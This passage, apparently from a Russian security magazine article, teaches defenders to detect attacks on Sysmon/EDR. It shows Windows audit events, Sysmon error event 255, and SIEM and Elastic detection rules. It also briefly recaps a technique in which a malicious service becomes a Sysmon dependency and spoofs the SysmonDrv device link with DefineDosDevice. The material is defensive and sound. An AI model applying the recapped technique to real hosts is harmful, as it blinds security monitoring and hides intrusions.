Атрибуты ресурса: -

Сведения о процессе:
ИД процесса: 0x217c
Имя процесса: E:\work\myproject\proch\x64\Debug\proch.exe

Сведения о запросе на доступ:
Код транзакции: {00000000-0000-0000-0000-000000000000}
Операции доступа: Дублирование дескриптора в или из процесса
Запрос сведений о процессе
Неопределенный доступ (не оказывает влияния) Бит 12


Причины доступа: -
Маска доступа: 0x1440
Привилегии, используемые для проверки доступа: -
Число ограниченных ИД безопасности: 0

Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 28.05.2024 14:13:05
Код: 4656
Категория задачи: Kernel Object
Уровень: Сведения
Ключевые слова: Аудит успеха

Продолжение статьи →

ДЕТЕКТ НА СВЯЗИ

УЧИМСЯ ОБНАРУЖИВАТЬ СЛЕДЫ АТАК НА EDR


Свойства событий - Событие 4663, Microsoft Windows security auditing.


```
Выполнена попытка получения доступа к объекту.

Субъект:
        ИД безопасности:            STAND2008\Администратор
        Имя учетной записи:         Администратор
        Домен учетной записи:       STAND2008
        ИД входа:            0x84B18

Объект:
        Сервер объекта:  Security
        Тип объекта:         Process
        Имя объекта:         \Device\HarddiskVolume2\Windows\Sysmon64.exe
        Код дескриптора:            0x1ac
        Атрибуты ресурса:    -

Сведения о процессе:
        ИД процесса:         0x217c
        Имя процесса:        E:\work\myproject\proch\x64\Debug\proch.exe

Сведения о запросе на доступ:
        Операции доступа:           Дублирование дескриптора в или из процесса

        Маска доступа:       0x40

Имя журнала:  Безопасность
Источник:     Microsoft Windows security   Дата:              28.05.2024 14:13:05
Код           4663                         Категория задачи:  Kernel Object
Уровень:      Сведения                     Ключевые слова:    Аудит успеха
```

Также может быть сгенерировано событие EventID 4690, которое должно сообщить нам о дублировании хендла, но оно не предоставляет информации о параметрах дублирования (`DUPLICATE_CLOSE_SOURCE`), равно как и 4656 и 4663, а также имеет высокую частоту генерации.

Кроме того, их получение — задача не такая уж тривиальная, потому что придется править SACL для процесса. А это снова писать код и производить прочие манипуляции (если ты знаешь, как можно изменить SACL на процессы штатными инструментами, прошу меня поправить).

В завершение этого раздела давай посмотрим на событие EventID 255, которое сформировал сам Sysmon.


Из-за того что Sysmon больше не может получить хендл коммуникационного устройства, он сообщит нам об этом.


Свойства событий - Событие 255, Sysmon

```
Error report:
UtcTime: 2024-05-21 09:56:34.875
ID: DriverCommunication
Description: Failed to access the driver - Last error: Неверный дескриптор.

Имя журнала:  Microsoft-Windows-Sysmon/Operational
Источник:     Sysmon                Дата:              21.05.2024 12:56:34
Код           255                   Категория задачи:  (255)
Уровень:      Ошибка                Ключевые слова:
```

А мы, в свою очередь, напишем детект:


```
event SysmonDrv_InvalidHandle:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "sysmon" and
        msgid == "255" and
        lower(object.name) == "drivercommunication" and
        regex(lower(reason), "access.*driver.*(неверный|invalid)|(
дескриптор|handle)", 0) != null
    }

rule SysmonDrv_device_dacl_manipulation: SysmonDrv_InvalidHandle
```


```
winlogbeat-*

any where
   event.provider == "Microsoft-Windows-Sysmon" and
   event.code == "255" and
   error.code like~ "drivercommunication" and
   process.pe.description like~ "Failed*driver*неверный*дескриптор*"

Event Correlation
```

Правила для Elastic

Детектим подмену хендла девайса SysmonDrv

В статье «Продвинутые атаки на мониторинг» я показывал технику, которая отличается от описанной выше тем, что изменяется состояние процесса (suspend → resume). Это можно было бы отлавливать с помощью события 4663, но трудности настройки аудита (доступа к рядовым процессам) наталкивают на мысль оставить это дело. Поэтому мы посмотрим на еще одну разновидность события `Sysmon 255`. Оно появляется в результате проведения техники, которую ты можешь наблюдать на скриншоте ниже.



Уровень	Дата и время	Источник
Ошибка	21.04.2024 21:52:29	Sysmon
Ошибка	21.04.2024 21:52:29	Sysmon
Ошибка		
Ошибка		


Свойства событий - Событие 255, Sysmon

```
Error report:
UtcTime: 2024-04-21 18:52:29.285
ID: DriverCommunication
Description: Failed to retrieve events - Last error: Параметр задан неверно.

Имя журнала:  Microsoft-Windows-Sysmon/Operational
Источник:     Sysmon                Дата:              21.04.2024 21:52:29
Код           255                   Категория задачи:  (255)
Уровень:      Ошибка                Ключевые слова:
```

В этом случае мы видим множество событий 255. Напишем детект:

```
event SysmonDrv_InvalidParam:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "sysmon" and
        msgid == "255" and
        lower(object.name) == "drivercommunication" and
        regex(lower(reason), "failed.*retrieve.*events(
неверно|invalid)|(параметр|parameter)", 0) != null
    }

rule SysmonDrv_handle_hijacking: SysmonDrv_InvalidParam+ ->
SysmonDrv_InvalidParam
```

И правило для Elastic SIEM.


```
winlogbeat-*

any where (
   event.provider: "Microsoft-Windows-Sysmon" and
   event.code: "255" and
   error.code like~ "drivercommunication" and
   winlog.event_data.Description like~ "failed*retrieve*параметр*неверно*"
)

Event Correlation
```

Детектим фейковый DosDevice

В статье «Добиваем мониторинг» я подробно рассказывал, как атакующие могут подменять символические ссылки на объекты. Суть этой техники заключается в создании фейковой ссылки `SysmonDrv` на коммуникационное устройство раньше, чем запустится служба `Sysmon64`. Давай кратко вспомним алгоритм работы этой техники:


1. Вредоносный процесс с помощью вызова CreateService() регистрирует себя в качестве службы, чтобы быть запущенным во время старта операционной системы.
2. С помощью функции RegSetValueEx прописывает себя в список зависимостей сервиса `Sysmon64`.
3. Это позволяет ему запуститься до старта Sysmon и с помощью вызова DefineDosDevice() подменить целевое устройство, на которое указывает символическая ссылка `SysmonDrv`.

Во всей этой цепочке самыми подозрительными будут факты **создания службы** и **появления зависимости у Sysmon**. Создание служб можно мониторить с помощью событий 4697 или 7045. А добавление зависимости службе Sysmon равносильно изменению значения ключа `DependOnService` вот в этой ветке:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sysmon64
```

Сам по себе Sysmon не имеет никаких зависимостей, и, если они появляются, значит, перед нами какая-то аномалия.

Давай попробуем посмотреть на это. Первым делом нам потребуется настроить список SACL для ветки реестра, описывающей параметры работы Sysmon.



Параметр политики безопасности

MACHINE\SYSTEM\CurrentControlSet\Services\Sysmon64

● Настроить этот раздел

● Распространить наследуемые разрешения на все подразделы

○ Заменить текущие разрешения во всех подразделах наследуемыми

○ Запретить замену разрешений в этом разделе

Безопасность

Группы или пользователи:

Нет групп или пользователей, имеющих разрешение на доступ к данному объекту, но владелец объекта может назначить разрешения.

Дополнительные параметры безопасности для "MACHINE\SYSTEM\CurrentControlSet\Services\Sysmon64"

Владелец: Не удалось отобразить текущего владельца. Изменить


Для получения дополнительных сведений дважды щелкните запись аудита. Чтобы изменить запись аудита, выделите ее и нажмите кнопку "Изменить" (если она доступна).

Элементы аудита:

Тип	Субъект	Доступ	Унаследовано от	Применяется к
Успех	Все	Задание значения	Нет	Этот раздел и его подразделы

Настраиваем список аудита для всех пользователей при выполнении операции «Задание значения ключа», область действия — «Этот раздел и его подразделы». Список разграничения доступа лучше сделать пустым, чтобы не возникло коллизий с существующими разрешениями.


Итак, эксплуатируем технику и смотрим в журнал. Первое событие, которое мы видим, — EventID 4697, событие создания службы. Оно будет сформировано при условии, что включен аудит расширения системы безопасности.


Свойства событий - Событие 4697, Microsoft Windows security auditing.

```
